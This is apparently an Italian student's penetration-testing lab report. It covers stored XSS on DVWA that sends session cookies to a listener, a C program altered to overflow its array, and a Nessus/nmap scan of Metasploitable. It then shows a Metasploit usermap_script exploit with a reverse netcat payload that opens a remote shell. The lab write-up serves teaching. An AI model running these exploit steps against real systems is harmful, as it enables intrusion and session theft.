
POTENZIALI IMPATTI: GLI IMPATTI DI UN ATTACCO DI SQL INJECTION POSSONO VARIARE DAL RECUPERO NON AUTORIZZATO DI DATI SENSIBILI, ALL'ALTERAZIONE DEI DATI NEL DATABASE, FINO ALLA DISTRUZIONE DEI DATI STESSI.

RISCHI PER LA REPUTAZIONE: LE VIOLAZIONI DELLA SICUREZZA DOVUTE A SQL INJECTION POSSONO DANNEGGIARE GRAVEMENTE LA REPUTAZIONE DI UN'ORGANIZZAZIONE. LA PERDITA DI DATI SENSIBILI PUÒ AVERE CONSEGUENZE FINANZIARIE E LEGALI SIGNIFICATIVE, OLTRE A ERODERE LA FIDUCIA DEGLI UTENTI.



GIORNO 2




INIZIAMO CON LA CONFIGURAZIONE DELLE MACCHINE VIRTUALI COME FATTO IN PRECEDENZA.




L'OBIETTIVO DI QUESTO ESERCIZIO È SFRUTTARE LE VULNERABILITÀ XSS PRESENTE SULLA APPLICAZIONE WEB CON LO SCOPO DI SIMULARE IL FURTO DI UNA SESSIONE DI UN UTENTE DEL SITO E INOLTRARE I COOKIE SU UN SERVER IN ASCOLTO CREATO IN PRECEDENZA.

I COOKIE DOVRANNO ESSERE RICEVUTI SU UN WEB SERVER IN ASCOLTO SULLA PORTA 4444.

NELLA SEZIONE XSS STORED DELLA PAGINA DVWA INSERIAMO LO SCRIPT CHE CREA UN TAG IMG CHE HA COME PERCORSO DELL'IMMAGINE L'INDIRIZZO IP DEL NOSTRO SERVER WEB.






TRAMITE QUESTO
SCRIPT È POSSIBILE
RICAVARE I COOKIE
DI SESSIONE E
INVIARLI A UN
SERVER IN ASCOLTO
SULLA PORTA 4444.



```
(kali㉿kali)-[~/Scrivania]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0
127.0.0.1 -- [22/Jan/2024 10:27:07] code 40
127.0.0.1 -- [22/Jan/2024 10:27:07] "GET /
```

CONCLUSIONI

XSS STORED RAPPRESENTA UNA MINACCIA PER LA SICUREZZA DELLE WEB APPLICATION, POICHÉ CONSENTE AGLI ATTACCANTI DI INSERIRE SCRIPT MALEVOLI E MEMORIZZARLI SUI SERVER BACKEND CREANDO DANNI AGLI UTENTI. L'USO DI LIBRERIE SICURE E AGGIORNATE ED UNA CORRETTA SANIFICAZIONE DEI DATI IN INPUT POSSONO CONTRIBUIRE A DIMINUIRE I RISCHI ASSOCIATI A QUESTA VULNERABILITÀ.



GIORNO 3

NELL' ESERCIZIO DEL GIORNO 3 DOVREMO EFFETTUARE LE SEGUENTI OPERAZIONI:

DESCRIVERE IL FUNZIONAMENTO DI UN BUFFER OVERFLOW PRIMA CHE VENGA ESEGUITO E MODIFICARLO CON LO SCOPO CHE SI VERIFICHI UN ERRORE DI SEGMENTAZIONE.

```
Inserire 10 interi:
```

```
[1]:1  
[2]:2  
[3]:3  
[4]:4  
[5]:5  
[6]:6  
[7]:7  
[8]:8  
[9]:9  
[10]:10  
Il vettore inserito e':  
[1]: 1  
[2]: 2  
[3]: 3  
[4]: 4  
[5]: 5  
[6]: 6  
[7]: 7  
[8]: 8  
[9]: 9  
[10]: 10
```



```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }
}
```

```
for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}

return 0;
```



IL PROGRAMMA È STATO
CREATO AFFINCHÉ RICHIEDA
ALL'UTENTE DI INSERIRE
10 NUMERI INTERI PER
POTERLI ORDINARE IN
ORDINE CRESCENTE.

PROGRAMMA MODIFICATO

```
#include <stdio.h>
#include <stdbool.h>

int main() {
    int f;
    printf("Inserisci 10 numeri interi \n");
    printf("Inserire il numero 1414 per uscire dal programma\n");

    int vector[10 + f], i, j, k;
    int swap_var;
    bool esciDalProgramma = false;

    for (i = 0; i < 25; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        scanf("%d", &vector[i]);

        if (vector[i] == 1414) {
            esciDalProgramma = true;
            break;
        }

        if (i == 9) {
            char risposta;
            printf("Vuoi inserire altri parametri? (s/n)");
            scanf(" %c", &risposta);

            if (risposta != 's' && risposta != 'S')
                printf("Inserimento annullato.\n");
            break;
        }
    }
}
```

```
if (!esciDalProgramma) {
    printf("Il vettore inserito e':\n");
    for (i = 0; i < 25; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (j = 10; j < 10 + f - 1; j++) {
        for (k = 10; k < 10 + f - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("La parte del vettore ordinato e':\n");
    for (j = 10; j < 10 + f; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }
} else {
    printf("Uscita dal programma: l'utente ha inserito 1414\n");
}

return 0;
}
```

ESSO RICHIENDE ALL'UTENTE DI INSERIRE 10 NUMERI INTERI OPPURE DI TERMINARE L'ESECUZIONE DEL PROGRAMMA INSERENDO IL NUMERO 1414.

Alla fine dell'inserimento dei 10 numeri richiesti, il programma lascia all'utente l'opzione di aggiungere ulteriori parametri.


All'aggiunta di ulteriori parametri da parte dell'utente nel programma si crea un problema di segmentazione.

CONCLUSIONI

IL PRIMO PROGRAMMA CHIEDE ALL'UTENTE DI INSERIRE 10 NUMERI, LI ORDINA E LI STAMPA IN MODO CRESCENTE. IL SECONDO PROGRAMMA È STATO MODIFICATO PER CONSENTIRE L'INSERIMENTO DI PIÙ DI 10 NUMERI, OFFRENDO LA POSSIBILITÀ DI USCIRE INSERENDO IL NUMERO "1414". TUTTAVIA, PRESENTA UN RISCHIO DI ERRORE DI SEGMENTAZIONE POICHÉ NON CONTROLLA ADEGUATAMENTE LA DIMENSIONE DELL'ARRAY QUANDO L'UTENTE INSERISCE PIÙ NUMERI. QUESTO PUÒ CAUSARE UN PROBLEMA DURANTE L'ORDINAMENTO DEL VETTORE OLTRE LA SUA DIMENSIONE ALLOCATA. È IMPORTANTE IMPLEMENTARE CONTROLLI APPROPRIATI PER EVITARE ERRORI DI SEGMENTAZIONE NELLA GESTIONE DELLA MEMORIA.

GIORNO 4

```
● ● ● ↴  
udo systemctl start nessusd && systemctl --no-pager status nessusd  
[sudo] password for kali:  
essusd.service - The Nessus Vulnerability Scanner  
  Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled)  
  Active: active (running) since Mon 2024-01-22 05:26:30 EST; 22s ago  
    Main PID: 1719 (nessus-service)  
      Tasks: 1 (limit: 12887)  
     Memory: 588.0K (peak: 596.0K)  
       CPU: 12ms  
      CGroup: /system.slice/nessusd.service  
           └─1719 /opt/nessus/sbin/nessus-service -q  
  
22 05:26:30 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scan Met...  
it: Some lines were ellipsized, use -l to show in full.  
● ● ● ↴  
VULNERABILITY SCAN META
```



NELL'ESERCIZIO DEL GIORNO 4 SI RICHIENDE DI:

- EFFETTURARE UN BASIC SCAN CON NESSUS SULLA MACCHINA META;
- SFRUTTARE LA VULNERABILITÀ DEL SERVIZIO ATTIVO SULLA PORTA 445 TCP UTILIZZANDO MSFCONSOLE;
- ESEGUIRE IL COMANDO "IFCONFIG" PER VERIFICARE L'INDIRIZZO DI RETE DELLA MACCHINA VITTIMA. ABBIAMO GIÀ CONFIGURATO IL LABORATORIO COME ESEGUITO IN PRECEDENZA.
FACCIAMO PARTIRE NESSUS E, DOPO ESSERE ENTRATI SULLA PAGINA WEB DI NESSUS, AVVIAMO LA SCANSIONE.

VULNERABILITA' TROVATE

SONO STATE TROVATE DUE VULNERABILITA':

- IL PLUGIN 57608: ESSO TENTA UN ACCESSO SMB.
DURANTE IL LOGIN VERIFICA I REQUISITI PER LA FIRMA SMB.
- SAMBA BADCLOCK VULNERABILITY:
ESSA È UNA FALLA CHE COINVOLGE I PROTOCOLLI SAM E LSAD A CAUSA DI UNA NEGOZIAZIONE NON CORRETTA DEL LIVELLO DI AUTENTICAZIONE SU CANALI RPC.

MEDIUM SMB Signing not required

Description
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also
<http://www.nessus.org/u?df39b8b3>
<http://technet.microsoft.com/en-us/library/cc731957.aspx>
<http://www.nessus.org/u?774b80723>
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
<http://www.nessus.org/u?a3cac4ea>

Output
No output recorded.
To see debug logs, please visit individual host
Port ▾ Hosts

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.




Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output
Nessus detected that the Samba Badlock patch has not been applied.
To see debug logs, please visit individual host
Port ▾ Hosts

UTILIZZIAMO LA SCANSIONE
NMAP SULLA MACCHINA
METASPLOITABLE CHE CI
RESTTUISCE I SERVIZI
APERTI SULLE PORTE
139/TCP E 445/TCP.
PERTANTO, ORA POSSIAMO
PROCEDERE PER CERCARE DI
EFFETTUARE UN ATTACCO E
OTTENERE UNA SESSIONE
SULLA MACCHINA TARGET DI
META'.

```
L$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 05:30 EST
Nmap scan report for 192.168.50.150
Host is up (0.0068s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4  0.0.0.0
          Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2  0.0.0.0
          NFS Exported Share Information Disclosure
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #1000000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login        Bind Shell Backdoor Detection
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #1000000)
2121/tcp  open  ftp         ProFTPD 1.3.1  7.5
          Samba Badlock Vulnerability
3306/tcp  open  mysql       MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3) Unencrypted Telnet Server
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
          MEDIUM  5.3
          HTTP TRACE/TRACK Methods Allowed
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.95 seconds
```



11:16PM

SFRUTTIAMO LE
VULNERABILITÀ TROVATE IN
PRECEDENZA CON METASPLOIT .
UTILIZZANDO LO SCRIPT CHE
VIENE SUGGERITO NELLA
TRACCIA , CONFIGURIAMO
L'INDIRIZZO IP DELLA
MACCHINA TARGET , LA PORTA
DELLA MACCHINA TARGET 445
E LA PORTA IN ASCOLTO
SULLA NOSTRA MACCHINA
5555 .

● ● ●

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      ---                  ---          ---
CHOST                no        The local client address
CPORT                no        The local client port
Proxies           BOF:save    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.50.150 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit-targets
RPORT            445         yes        The target port (TCP)



Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      ---                  ---          ---
LHOST          192.168.50.100 yes        The listen address (an interface may be specified)
LPORT            5555        yes        The listen port


Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```




11:16PM



```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:35326) at 2024-01-23
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:64:48:1b
          inet addr:192.168.50.150 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:56877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44743 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6942403 (6.6 MB) TX bytes:19434514 (18.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000
          Service Downgrade/
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1059 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1059 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:464733 (453.8 KB) TX bytes:464733 (453.8 KB)
57582 (2) - SSL Self-Signed Certificate
```




ORA CHE LA SESSIONE È
STATA OTTENUTA
POSSIAMO ESEGUIRE IL
COMANDO IFCONFIG COME
RICHIESTO DALLA
TRACCIA.



11:17PM

CONCLUSIONI

